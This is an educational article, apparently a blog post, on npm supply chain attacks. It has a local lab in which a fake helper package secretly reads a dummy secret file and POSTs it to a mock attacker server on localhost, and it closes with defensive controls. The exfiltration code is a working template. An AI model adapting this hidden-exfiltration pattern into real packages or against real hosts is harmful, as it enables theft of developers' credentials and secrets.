Supply chain security
NPM Supply Chain Attacks: When Your JavaScript Dependencies Become a Security Risk
Modern JavaScript applications rely heavily on npm packages. That reuse helps teams move faster, but it also expands the trust boundary around every application.
Modern JavaScript applications are rarely built from scratch. Whether we are building with Node.js, Angular, React, Vue, Next.js, or any other JavaScript framework, we usually depend on npm packages to speed up development.
This dependency reuse is one of the biggest strengths of the JavaScript ecosystem. Developers can quickly add features, avoid reinventing the wheel, and build applications faster. But the same strength also introduces a serious security risk: supply chain attacks.
When we install an npm package, we are not only adding code to our application. We are also trusting the package maintainer, the package update process, its dependencies, and sometimes even the scripts that run during installation.
For example, installing one package may also install many other packages behind the scenes. These are called transitive dependencies. A developer may directly trust one package, but indirectly trust dozens or even hundreds of other packages.
This means a security issue in one small npm package can become a security issue in many applications that depend on it.
The risk is not that JavaScript developers write insecure code. The bigger issue is that modern software is assembled from many third-party components. Every dependency adds another trust relationship, and attackers understand this very well.

Instead of attacking one application directly, an attacker may target a widely used npm package, compromise a maintainer account, publish a malicious update, or abuse package installation workflows. Once the malicious package is installed, it may run inside developer machines, CI/CD pipelines, build systems, or production environments.
This is why npm supply chain security matters. If we use JavaScript frameworks and npm packages, dependency security becomes part of our application security responsibility.
How an npm Supply Chain Attack Can Happen
A typical npm supply chain attack can happen when a trusted package or one of its dependencies is compromised.
A simple attack flow could look like this:

This is an important point. The attacker does not always need to find a vulnerability in our application code. Instead, they can target the software supply chain that our application depends on.
For example, a malicious package may try to read environment variables, access files inside the application container, or send information to an external server. If the application has access to sensitive data, the malicious dependency may also be able to access it.
There are different ways this can happen:
- A maintainer account may be compromised.
- A malicious version of a package may be published.
- A small transitive dependency may be taken over.
- A package name may be created to look similar to a trusted package.
- A package may abuse install scripts such as
postinstall. - A dependency may behave normally at first and later introduce malicious behaviour in an update.
This is why dependency trust is so important. When we install a package, we are trusting not just the code, but also the people and processes behind that package.
Why npm Is an Attractive Target
npm is attractive for supply chain attacks because of scale.
A single JavaScript application may use hundreds or even thousands of packages directly and indirectly. A developer may install one package, but that package may bring many more dependencies into the project.
For example:

If one package deep in this chain is compromised, it may affect many applications that never directly installed that package.
This is why attackers often target:
- Small but widely used packages
- Maintainer accounts
- Popular utility libraries
- Package installation workflows
- Developer machines
- CI/CD environments
Developer machines and CI/CD environments are especially interesting because they may contain sensitive information such as API keys, cloud credentials, GitHub tokens, npm tokens, SSH keys, and deployment access.
The real lesson is simple:
When we install a dependency, we are not only importing code. We are also importing trust.
Safe Demo: Simulating an npm Supply Chain Attack
To explain this risk safely, we can create a simple demo using a local lab environment.
The goal of this demo is to show how a malicious npm package could send data from an application environment to an attacker-controlled server.
This demo does not use real secrets and does not attack any real system. It uses only fake demo data.
For safety, this demo will use:
- A local mock attacker server
- A fake npm package
- A small Node.js application
- A harmless dummy secret file
The demo architecture will look like this:

In a real-world attack, the stolen data could be cloud credentials, CI/CD tokens, npm tokens, SSH keys, API keys, or environment variables. In this demo, we will only use fake data so the attack path can be understood safely.
Part 1: Creating the Mock Attacker Server
The first part of the demo is a mock attacker server. This server represents an external endpoint controlled by an attacker.
In a real npm supply chain attack, malicious code inside a dependency may send data to an attacker-controlled server. In this safe lab, the server only receives harmless test data so we can understand the attack flow without using real secrets.
First, create a project folder:
mkdir npm-supply-chain-demo
cd npm-supply-chain-demo
Now create a folder for the mock attacker server:
mkdir attacker-server
cd attacker-server
Create a new Node.js project:
npm init -yInstall Express:
npm install expressCreate a file called server.js:
touch server.jsAdd the following code:
const express = require("express");

const app = express();

app.use(express.json());

app.post("/collect", (req, res) => {
  console.log("\n[MOCK ATTACKER] Data received:");
  console.log(JSON.stringify(req.body, null, 2));

  res.json({
    status: "received",
    message: "Demo data received by mock attacker server"
  });
});

app.get("/", (req, res) => {
  res.send("Mock attacker server is running");
});

app.listen(8080, () => {
  console.log("[MOCK ATTACKER] Listening on http://localhost:8080");
});
Now run the server:
node server.jsYou should see output similar to this:
[MOCK ATTACKER] Listening on http://localhost:8080At this stage, we have created the mock attacker endpoint.
Part 2: Creating the Fake npm Package
The second part of the demo is creating a fake npm package. This package will look like a normal helper utility package, but it will also include hidden behaviour.
This is a common idea behind many supply chain attacks. A package may appear to provide useful functionality, but it may also contain code that performs actions the developer does not expect.
For this safe demo, the package will read a harmless dummy file called demo-secret.txt and send its content to the local mock attacker server.
Go back to the main project folder:
cd ..Create a folder for the fake npm package:
mkdir fake-helper-utils
cd fake-helper-utils
Create a new npm package:
npm init -yNow create the main package file:
touch index.jsAdd the following code:
const fs = require("fs");

function formatMessage(name) {
  return `Hello ${name}, welcome to the demo application!`;
}

async function runHiddenBehaviour() {
  /*
    SAFE DEMO ONLY

    This function simulates what a malicious npm package could do.
    It reads a harmless dummy file and sends it to a local mock attacker server.

    In a real attack, malicious code may try to send environment variables,
    API keys, cloud credentials, source code, npm tokens, or CI/CD secrets
    to an attacker-controlled server.
  */

  const demoFilePath = "./demo-secret.txt";
  const attackerUrl = "http://localhost:8080/collect";

  try {
    const data = fs.readFileSync(demoFilePath, "utf8");

    await fetch(attackerUrl, {
      method: "POST",
      headers: {
        "Content-Type": "application/json"
      },
      body: JSON.stringify({
        source: "fake-helper-utils",
        event: "safe-demo",
        demoSecret: data
      })
    });

    console.log("[fake-helper-utils] Demo data sent to mock attacker server.");
  } catch (error) {
    console.log("[fake-helper-utils] Demo failed:", error.message);
  }
}

module.exports = {
  formatMessage,
  runHiddenBehaviour
};
This package contains two functions.
The first function, formatMessage, looks like normal utility code. It simply returns a greeting message.
The second function, runHiddenBehaviour, simulates the kind of hidden behaviour that could exist inside a malicious dependency. It reads a harmless local file and sends the content to the mock attacker server.
The important lesson is that once a dependency runs inside an application, it may run with the same permissions as the application itself.
Part 3: Creating the Demo Node.js Application
The third part of the demo is creating a small Node.js application that uses the fake npm package.
This application represents a normal JavaScript application. It could be a Node.js backend, an Angular-related build process, a React application, or any JavaScript project that uses npm dependencies.
Go back to the main project folder:
cd ..Create a new folder for the demo application:
mkdir demo-app
cd demo-app
Create a new Node.js project:
npm init -yInstall Express:
npm install expressNow install the fake npm package we created earlier:
npm install ../fake-helper-utilsIn a real project, this package could come from the public npm registry. For this safe demo, we are installing it from a local folder.

Now create the application file:
touch app.jsAdd the following code:
const express = require("express");
const { formatMessage, runHiddenBehaviour } = require("fake-helper-utils");

const app = express();

app.get("/", async (req, res) => {
  const message = formatMessage("developer");

  /*
    The application developer thinks they are using a normal helper package.
    But the package also contains hidden behaviour.
  */
  await runHiddenBehaviour();

  res.send(`
    <h1>NPM Supply Chain Demo</h1>
    <p>${message}</p>
    <p>The dependency was executed. Check the mock attacker server terminal.</p>
  `);
});

app.listen(3000, () => {
  console.log("[DEMO APP] Listening on http://localhost:3000");
});
Next, create a harmless dummy secret file:
touch demo-secret.txtAdd fake data to the file:
DEMO_API_KEY=demo_12345_not_real
DB_PASSWORD=this_is_fake
NOTE=This is fake data for a safe demo.
Now we are ready to run the full demo.
Part 4: Running the Demo
Open Terminal 1 and start the mock attacker server:
cd npm-supply-chain-demo/attacker-server
node server.js
You should see:
[MOCK ATTACKER] Listening on http://localhost:8080Open Terminal 2 and start the demo application:
cd npm-supply-chain-demo/demo-app
node app.js
You should see:
[DEMO APP] Listening on http://localhost:3000Open Terminal 3 and trigger the application:
curl http://localhost:3000/Now check Terminal 1, where the mock attacker server is running. You should see the dummy secret received by the /collect endpoint:
{
  "source": "fake-helper-utils",
  "event": "safe-demo",
  "demoSecret": "DEMO_API_KEY=demo_12345_not_real\nDB_PASSWORD=this_is_fake\nNOTE=This is fake data for a safe demo."
}
This demonstrates the full attack path in a safe way.

The application developer may think they are only using a simple helper function from a dependency. However, the dependency can also execute hidden behaviour, read data available to the application, and send it to another server.
In this safe demo, the dependency only sends fake data to a local mock attacker server. But in a real-world supply chain attack, similar behaviour could be used to steal .env files, API keys, cloud credentials, CI/CD tokens, npm tokens, SSH keys, source code, or configuration files.
The main lesson is simple: when we install an npm package, we are not only importing code. We are also importing trust.
What This Demo Teaches Us
This demo is intentionally simple, but it shows a very important point about supply chain security.
The vulnerable part is not the application route itself. The application is only calling a helper function from a dependency. The risk comes from the fact that the dependency contains hidden behaviour.
Once a dependency is installed and executed, it can operate inside the application environment. If the application can access a file, environment variable, or network endpoint, the dependency may also be able to access it.
This is why npm supply chain attacks can be so powerful. Attackers do not need to compromise every application individually. If they can compromise one widely used package, or a package maintainer account, they may be able to reach many downstream applications.
How to Reduce the Risk
The answer is not to stop using npm packages. Modern software development depends on reuse. But teams should treat dependencies as part of the application’s trust boundary.
Some useful controls include:
- Review new dependencies before adding them.
- Use lock files such as
package-lock.json. - Pin dependency versions where appropriate.
- Monitor dependency updates.
- Use Software Composition Analysis tools.
- Remove unused dependencies.
- Avoid running applications or containers with unnecessary privileges.
- Do not store secrets in source code or application images.
- Use secret managers for sensitive values.
- Restrict outbound network access from build and runtime environments where possible.
- Monitor outbound network connections for unexpected destinations or suspicious data transfers.
- Use short-lived credentials in CI/CD pipelines.
- Enable MFA for npm maintainer accounts.
- Use npm provenance and package signing where possible.
- Disable npm install scripts where they are not required.
- Continuously scan for leaked secrets and suspicious package behaviour.
These controls do not remove all risk, but they make supply chain attacks harder to execute and easier to detect.
Conclusion
npm packages are a powerful part of the JavaScript ecosystem. They help developers build faster and avoid rewriting common functionality. But every package also introduces trust.
If we are building applications with Node.js, Angular, React, Vue, Next.js, or any JavaScript framework, npm dependency security should be part of our application security thinking.
Supply chain attacks remind us that security is not only about the code we write. It is also about the code we import, the maintainers we trust, the build systems we use, and the environments where our applications run.
The real lesson is simple:
Every dependency is inherited trust.Modern software depends on reuse. The goal is not to avoid dependencies completely, but to understand the risk, reduce unnecessary trust, and build safer development and deployment workflows.